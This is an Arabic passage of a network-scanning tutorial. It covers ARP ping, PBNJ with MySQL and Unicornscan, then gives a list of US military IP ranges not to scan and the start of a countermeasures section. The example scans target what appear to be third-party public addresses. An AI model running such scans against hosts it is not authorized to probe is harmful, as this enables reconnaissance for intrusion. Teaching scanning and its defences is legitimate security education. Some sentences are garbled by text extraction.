


2- نختار **ARP Ping** في الجانب الأيمن ثم نختار منها **Manual Tools** سوف يؤدي إلى ظهور شاشة تعرّيفية تحتوي بعض المعلومات عن **ARP Ping** ثم نضغط **ok** كالاتي:




3- نختار **Target IPv4 Address** ثم ندخل عنوان **IP** في الخانة **Send Broadcast ARP, then Unicast ARP** ثم نضغط **Send Arp** كالاتي:







4- نضغط على ARP Scan (MAC Scan) فقط شاشه تعريفه كالمعتاد نضغط ok كالاتي:




5- نضع بداية نطاق عنوانين IP في Starting IPv4 Address ثم نضغط Ending IPv4 Address في نهاية النطاق في




6- نضغط على DHCP Server Discovery فتظهر هي الأخرى شاشه تعريفيه ثم نضغط OK كالاتى:




7- نضغط على جميع خيارات البحث ثم نضغط على زر Discover DHCP server كالاتى:



8- نختار من الجانب الأيمن فتظهر شاشه تعريفيه فنضغط ok كالاتى:



9- ندخل اسم المضيف او عنوان IP الخاص به ثم نختار نوع الحزمة التي تريد ان تستخدمها في الفحص ثم نضغط



وهذه الأداة تحتوي على العديد والعديد من المهامات التي يمكن القيام بها.

SCANNING TOOL: PBNJ

كما هو موضح من قبل، **PBNJ** هو مجموعة من الأدوات لرصد التغيرات على الشبكة على مدار الساعة. **PBNJ** تراقب التغييرات عن طريق التحقق من التغيرات على الأجهزة المستهدفة، والتي تتضمن تفاصيل حول الخدمات التي تعمل عليها وكذلك حالة الخدمة. **PBNJ** يوزع البيانات من عمليات الفحص بواسطة **Nmap** ويخزنها في قاعدة بيانات **MySQL**. تسجيل نتائج **Nmap** إلى قاعدة بيانات **MySQL** لديه العديد من المزايا، وخاصة عندما يكون عدد المضيفين الذين قمت بفحصهم كبير. لبدأ العمل عن طريق تثبيت **MySQL** أولاً:

```
root@jana:~# service mysql start
[ ok ] Starting MySQL database server: mysqld ..
[info] Checking for tables which need an upgrade, are corrupt or were
not closed cleanly..
root@jana:~# mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.28-1 (Debian)

Copyright (c) 2000, 2012, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

نقوم بتشغيل **mysql** عن طريق الامر **service** ثم بعد ذلك ندخل لإنشاء قاعدة البيانات عن طريق كتابة الامر **mysql** ثم التعبير **-u** يتبعه باسم المستخدم واخترنا هنا المستخدم الجذري فأدى ذلك الى تغير علامة المحدث الى >

```
mysql> CREATE DATABASE pbnj ;
Query OK, 1 row affected (0.00 sec)

mysql> exit
Bye
root@jana:~# 
```



الآن قمنا بإنشاء قاعدة بيانات **PBNJ** باستخدام الامر **CREATE DATABASE** ثم يتبعه اسم قاعدة البيانات ثم خرجنا.
نقوم بتنشيط **PBNJ** عن طريق [apt-get install pbnj] ثم نقوم بإعداد ملفات الاعداد الخاصة بـ **PBNJ** كالتالي:

```
root@jana:~/.pbnj-2.0# mkdir -p /root/.pbnj-2.0
root@jana:~/.pbnj-2.0# cd /root/.pbnj-2.0
root@jana:~/.pbnj-2.0# cp /usr/share/doc/pbnj/examples/mysql.yaml config.yaml
root@jana:~/.pbnj-2.0# nano config.yaml
```

نجعل الإعدادات في هذا الملف كالتالي:

```
# YAML:1.0
# Config for connecting to a DBI database
# SQLite, mysql etc
db: mysql
# for SQLite the name of the file. For mysql the name of the database
database: pbnj
# Username for the database. For SQLite no username is needed.
user: root
# Password for the database. For SQLite no password is needed.
passwd: ""
# Password for the database. For SQLite no host is needed.
host: localhost
# Port for the database. For SQLite no port is needed.
port: 3306
```

نقوم الان بعمل **ping sweep** بسيط باستخدام الامر **scanpbnj** كالتالي:

```
root@jana:~/.pbnj-2.0# scanpbnj -a "-sP" 74.125.132.100-103
Shell will be removed from the Perl core distribution in the next major release. Please install the separate libshell
-perl package. It is being used at /usr/bin/scanpbnj, line 26.

-----
Starting Scan of 74.125.132.100
Inserting Machine
Scan Complete for 74.125.132.100
-----

-----
Starting Scan of 74.125.132.103
Inserting Machine
Scan Complete for 74.125.132.103
-----

-----
Starting Scan of 74.125.132.101
Inserting Machine
Scan Complete for 74.125.132.101
-----

-----
Starting Scan of 74.125.132.102
Inserting Machine
Scan Complete for 74.125.132.102
-----
```

root@jana:~/.pbnj-2.0#

الآن نعمل على الاستعلام عن الناتج باستخدام قاعدة البيانات كالتالي:

- ندخل أولاً إلى قاعدة بيانات **mysql** عن طريق استخدام الامر **[mysql -u root]** كما ذكرنا سابقاً ثم ندخل على قاعدة البيانات التي أنشأناها من قبل باستخدام الامر **use** ثم اسم قاعدة البيانات كالتالي:

```
mysql> use pbnj;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

- نقوم بعرض محتوى قاعدة البيانات هذه من الجداول باستخدام الامر **show tables;** كالتالي:

```
mysql> show tables;
+-----+
| Tables_in_pbnj |
+-----+
| machines      |
| services      |
+-----+
2 rows in set (0.00 sec)

mysql>
```

- نعرض محتوى ناتج الامر `scanspbnj` باستخدام التعبير [select * from table_name] كالتالى:

```
mysql> select * from services;
Empty set (0.00 sec)

mysql> select * from machines;
+-----+-----+-----+-----+-----+-----+
| mid | ip      | host      | localh | os      | machine_created | created_on   |
+-----+-----+-----+-----+-----+-----+
| 1   | 74.125.132.100 | wb-in-f100.1e100.net | 0 | unknown os | 1395648008 | Mon Mar 24 04:00:08 2014 |
| 2   | 74.125.132.103 | wb-in-f103.1e100.net | 0 | unknown os | 1395648008 | Mon Mar 24 04:00:08 2014 |
| 3   | 74.125.132.101 | wb-in-f101.1e100.net | 0 | unknown os | 1395648008 | Mon Mar 24 04:00:08 2014 |
| 4   | 74.125.132.102 | wb-in-f102.1e100.net | 0 | unknown os | 1395648008 | Mon Mar 24 04:00:08 2014 |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)

mysql>
```

يمكن الاطلاع على أنواع الحزم التي من الممكن استخدامها في عمليات الفحص باستخدام صفحات `.man` من الممكن استخدامه في جمع المزيد من المعلومات حول جهاز (مثل **banner**، إصدارات نظام التشغيل، وهكذا)، يتم ذلك بإضافته حقول ذات صلة في قاعدة البيانات. لا ينصح باستخدامه في تشغيل فحص كبير.

SCANNING TOOL: UNICORNSCAN

Unicornscan هو **user-land distributed TCP/IP stack**. أنه يهدف إلى تزويد الباحثين بواجهة متوفقة لقياس الاستجابة من الأجهزة أو الشبكات المدعمة لل**TCP/IP**. وهو أيضا لديه المئات من الميزات الفردية، والتي تشمل مجموعة رئيسية من القدرات كالتالى:

- (فحص منافذ TCP) Asynchronous stateless TCP scanning with all variations of TCP flags
جميع العلامات

- (فحص منافذ UDP) Asynchronous stateless TCP banner grabbing

- (فحص منافذ UDP) Asynchronous protocol-specific UDP scanning

- (فحص نظام التشغيل سواء التفاعل مع الهدف بطريقه مباشره او غير مباشره) Active and passive remote OS, application

غير مباشره

- (دعم مكتبات PCAP) PCAP file logging and filtering

- (ناتج الإخراج على هيئة قاعدة بيانات) Relational database output

- (دعم وحدة مخصصة) Custom module support

- (دعم تخصيص طريقة عرض مجموعة من البيانات) Customized data set views

هي اداه مخصوصه لنظام التشغيل لينكس. يمكن أيضا استخدام **Unicornscan** كفاحص سريع جداً. والفرق الرئيسي بين **Unicornscan** والفالحاصات الأخرى مثل **Nmap** أن **Unicornscan** يملك **TCP/IP Stack** خاص به. وهذا يتتيح لك الفحص بشكل غير متزامن مثلاً عن طريق عملية تقوم بارسال حزم **SYN** وأخرى تتلقى الاستجابات.

مثال عند تعين ملقطات **HTTP** على شبكة داخلية فئة **B** (حجم عنوان IP أكثر من 65,000) باستخدام **Unicornscan**. مع استخدام **Nmap**, تجد ان هذه العملية تأخذ أقل من ثلث دقائق. كما هو الحال مع **PPP**.

ملحوظه **Unicornscan** قد لا يعمل مع واجهات **PPP**.

نقوم بتثبيت الأداة عن طريق [apt-get install Unicornscan]. ثم نقوم بفحص بسيط كالتالى:

```
root@jana:/# unicornscan 173.194.44.84
TCP open          smtp[ 25]           from 173.194.44.84 ttl 52
```

```
root@jana:/# unicornscan 173.194.44.84
TCP open          smtp[ 25]           from 173.194.44.84 ttl 52
TCP open          http[ 80]           from 173.194.44.84 ttl 45
TCP open          https[ 443]          from 173.194.44.84 ttl 45
```

```
root@jana:/#
```

OTHER SCANNING TOOLS

تنفيذ الأمر **ping** على أجهزة الكمبيوتر، يؤدي إلى فحص قائمه من المنافذ **TCP/UDP** وعرض نوع الموارد المشتركة على شبكة الاتصال (بما في ذلك النظام). قد يحاول المهاجم شن هجمات على شبكة الاتصال أو موارد شبكة الاتصال استناداً إلى المعلومات التي تم جمعها من مساعدة أدوات الفحص. عدد قليل من أدوات الفحص التي يمكنها كشف المنافذ النشطة على الأنظمة كالتالي:

PRTG Network Monitor available at <http://www.paessler.com>

Net Tools available at <http://mabsoft.com>

IP Tools available at <http://www.ks-soft.net>

MegaPing available at <http://www.magnetosoft.com>

Network Inventory Explorer available at <http://www.10-strike.com>

Global Network Inventory Scanner available at <http://www.magnetosoft.com>

SoftPerfect Network Scanner available at <http://www.softperfect.com>

Advanced Port Scanner available at <http://www.radmin.com>

Netifera available at <http://netifera.com>

Free Port Scanner available at <http://www.nsauditor.com>

DO NOT SCAN THESE IP ADDRESSES

عناوين IP التالية مرتبطة بمراكز الموارد الحيوية للمعلومات في الولايات المتحدة. فحص عناوين IP هذه سوف تعتبر محاولة للتدخل في安 المعلومات للولايات المتحدة. لذلك، يفضل عدم فحص عناوين IP هذه إلا إذا كنت تريد أن تدخل في مشاكل.

RANGE 128

128.37.0.0 Army Yuma Proving Ground
128.38.0.0 Naval Surface Warfare Center
128.43.0.0 Defence Research Establishment-Ottawa
128.47.0.0 Army Communications Electronics Command
128.49.0.0 Naval Ocean Systems Center
128.50.0.0 Department of Defense
128.51.0.0 Department of Defense
128.56.0.0 U.S. Naval Academy
128.60.0.0 Naval Research Laboratory
128.63.0.0 Army Ballistics Research Laboratory
128.80.0.0 Army Communications Electronics Command
128.102.0.0 NASA Ames Research Center
128.149.0.0 NASA Headquarters
128.154.0.0 NASA Wallops Flight Facility
128.155.0.0 NASA Langley Research Center
128.156.0.0 NASA Lewis Network Control Center
128.157.0.0 NASA Johnson Space Center
128.158.0.0 NASA Ames Research Center
128.159.0.0 NASA Ames Research Center
128.160.0.0 Naval Research Laboratory
128.161.0.0 NASA Ames Research Center
128.183.0.0 NASA Goddard Space Flight Center
128.202.0.0 50th Space Wing
128.216.0.0 MacDill Air Force Base
128.217.0.0 NASA Kennedy Space Center
128.236.0.0 U.S. Air Force Academy

RANGE 129

129.23.0.0 Strategic Defense Initiative Organization
129.29.0.0 United States Military Academy
129.50.0.0 NASA Marshall Space Flight Center
129.51.0.0 Patrick Air Force Base
129.52.0.0 Wright-Patterson Air Force Base

129.53.0.0 - 129.53.255.255 60SPTG-3CB
129.54.0.0 Vandenberg Air Force Base, CA
129.92.0.0 Air Force Institute of Technology
129.99.0.0 NASA Ames Research Center
129.131.0.0 Naval Weapons Center
129.163.0.0 NASA/Johnson Space Center
129.164.0.0 NASA IV/V
129.165.0.0 NASA Goddard Space Flight Center
129.167.0.0 NASA Marshall Space Flight Center
129.168.0.0 NASA Lewis Research Center
129.190.0.0 Naval Underwater Systems Center
129.198.0.0 Air Force Flight Test Center
129.209.0.0 Army Ballistics Research Laboratory
129.229.0.0 U.S. Army Corps of Engineers
129.251.0.0 United States Air Force Academy

RANGE 130

130.40.0.0 NASA Johnson Space Center
130.90.0.0 Mather Air Force Base
130.109.0.0 Naval Coastal Systems Center
130.124.0.0 Honeywell Defense Systems Group
130.165.0.0 U.S. Army Corps of Engineers
130.167.0.0 NASA Headquarters

RANGE 131

131.6.0.0 Langley Air Force Base
131.10.0.0 Barksdale Air Force Base
131.17.0.0 Sheppard Air Force Base
131.21.0.0 Hahn Air Base
131.32.0.0 37 Communications Squadron
131.35.0.0 Fairchild Air Force Base
131.36.0.0 Yokota Air Base
131.37.0.0 Elmendorf Air Force Base
131.38.0.0 Hickam Air Force Base
131.39.0.0 354CS/SCSN

RANGE 132

132.3.0.0 Williams Air Force Base
132.5.0.0 - 132.5.255.255 49th Fighter Wing
132.6.0.0 Ankara Air Station
132.7.0.0 - 132.7.255.255 SSG/SINO
132.9.0.0 28th Bomb Wing
132.10.0.0 319 Comm Sq
132.11.0.0 Hellenikon Air Base
132.12.0.0 Myrtle Beach Air Force Base
132.13.0.0 Bentwaters Royal Air Force Base
132.14.0.0 Air Force Concentrator Network
132.15.0.0 Kadena Air Base
132.16.0.0 Kunsan Air Base
132.17.0.0 Lindsey Air Station
132.18.0.0 McGuire Air Force Base
132.19.0.0 100CS (NET-MILDENHALL)
132.20.0.0 35th Communications Squadron
132.21.0.0 Plattsburgh Air Force Base
132.22.0.0 23Communications Sq
132.24.0.0 Dover Air Force Base
132.25.0.0 786 CS/SCBM
132.27.0.0 - 132.27.255.255 39CS/SCBBN
132.28.0.0 14TH COMMUNICATION SQUADRON
132.30.0.0 Lajes Air Force Base
132.31.0.0 Loring Air Force Base
132.33.0.0 60CS/SCSNM
132.34.0.0 Cannon Air Force Base
132.35.0.0 Altus Air Force Base
132.37.0.0 75 ABW
132.38.0.0 Goodfellow AFB
132.39.0.0 K.I. Sawyer Air Force Base

For a complete list, see the file in DVD
IP ADDRESSES YOU SHOULD NOT SCAN.txt

PORT SCANNING COUNTERMEASURES

كما نوقشت سابقاً، فحص المنافذ يوفر الكثير من المعلومات المفيدة مثل عناوين **IP** وأسماء المضيف، والمنافذ المفتوحة وغيرها للمهاجم. المنافذ المفتوحة خاصة توفر سهلة للمهاجمين باقتحام الأمن. ولكن لا يوجد شيء للفلق، كما يمكنه تأمين النظام الخاص بك أو الشبكة ضد فحص المنافذ عن طريق تطبيق التدابير المضادة التالية:

- جدار الحماية ينبغي أن يكون جيداً بما يكفي للكشف عن التحقيقات(**detect probes**) والتي يرسلها المهاجم لفحص الشبكة.
- وبالتالي فإن جدار الحماية ينبغي أن يفحص على حسب الحالة إذا كان لديه مجموعة من القواعد المحددة. بعض جدران الحماية



- تقوم بعملها أفضل من غيرها في كشف فحص المنافذ. بعض جدران الحماية لديها خيارات محددة للكشف عن **SYN scan**، بينما البعض الآخر يتجاهل تماماً **.FIN scan**.
